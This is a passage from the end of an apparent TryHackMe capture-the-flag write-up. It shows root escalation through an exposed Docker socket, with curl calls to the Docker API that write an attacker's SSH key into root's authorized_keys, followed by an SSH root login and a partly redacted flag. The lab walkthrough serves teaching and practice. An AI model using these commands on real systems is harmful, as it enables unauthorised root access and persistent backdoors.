r/tmp"]},"Cmd":["sh", "-c", "echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDrESG8Z79aaP4+5G0McBQN1zHt4kBpfVQdESeMXpWownRqCEehsqrCKfvGzHGPA
ctMXoLStuQ5Cju5OmjYluPM/bpbUmWpLAHl/e7A7i6Mp6JDn/ZESgAjvUgOErfcZDA4US+UwEiiOl5i6Cl6gvWxLuH+Db8LeOIUbwhwgHqdsqAMqPKS0ATIeh3Nxqev2zElUhJL
b1GZv3P/Q5uU01AF5j/B9uGpgNT2wUq1W3CTDUO9/sk9nBnG+CFEm7ybE6PwpUaaakdQrxRmly30ycEBS+VlnBrh7MuFPABpyvD4790NagfYyMTB6iDNen3xljQAgf9CxaS/MAk
Atr/5uxwXVwuCCNUOoGX4VLH7gW1ycXtIBDlGoBJaJaSikU1qd9Ya1ZI7QRvVgT1Pk1pznzIvxyn9sbrR+SaWyAWzkl6T+2J61K0l6LfXjkCOpAhB2Zq00iL7F+aTmyvCnOaTbL
2AMPbPt7l/ESA1K9chvF47t40QkYZVT9Vvz6ZRE55YLHs= >> /var/tmp/root/.ssh/authorized_keys"]}'
{"Id":"703ed550665a53aa09ca29af52d289104a104311d2f02b735dc4fba4ccb0800a","Warnings":[]}
bash-5.0#
```

We successfully created a container and it returns the container ID.

Starting the container

```
bash-5.0# curl -X POST -H "Content-Type:application/json" --unix-socket /var/run/docker.sock http://localhost/containers/7
```

And the container is successfully started.

Lets us try and login to the box using SSH on port 22 as root using the private key.

Login as root using SSH

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ ssh -i root root@10.10.53.6
The authenticity of host '10.10.53.6 (10.10.53.6)' can't be established.
ECDSA key fingerprint is SHA256:zO2YzO7tXbiH6fHp5I6cEaSWIIOMNqKnm6cjyG9Gmuk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.53.6' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-1037-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb 24 11:10:54 UTC 2021

  System load:  0.01              Users logged in:                  0
  Usage of /:   89.9% of 7.69GB   IPv4 address for br-9c1efeb291f3: 172.18.0.1
```

```
  Memory usage: 64%               IPv4 address for docker0:         172.17.0.1
  Swap usage:   33%               IPv4 address for eth0:            10.10.53.6
  Processes:    163

  => / is using 89.9% of 7.69GB
  => There is 1 zombie process.


0 updates can be installed immediately.
0 of these updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ip-10-10-53-6:~# id
uid=0(root) gid=0(root) groups=0(root),998(docker)
```

And we are finally root on the host.

Reading root flag

```
root@ip-10-10-53-6:~# cat root.txt
THM{7530de**************a4b307}
```

Tags: API | Command injection | crackmapexec | crontab privilege escalation | find | gobuster | hackerofthehill | hackerone | hashcat | ldap | Linux | nmap | PHP | privilege escalatio using docker socket | psexec | rbash bypass | Rubeus | SQL injection | SSH | SUID | thm | web | windows | winrm | XXE

Categories: thm

Updated: March 2, 2021

Twitter | Facebook | LinkedIn

Previous	Next

YOU MAY ALSO ENJOY

Cooctus Stories TryHackMe Writeup

Debug TryHackMe Writeup
8 minute read

Passage Hack The Box
8 minute read

Acadmey HackTheBox Writeup

16 minute read

5 minute read

FEED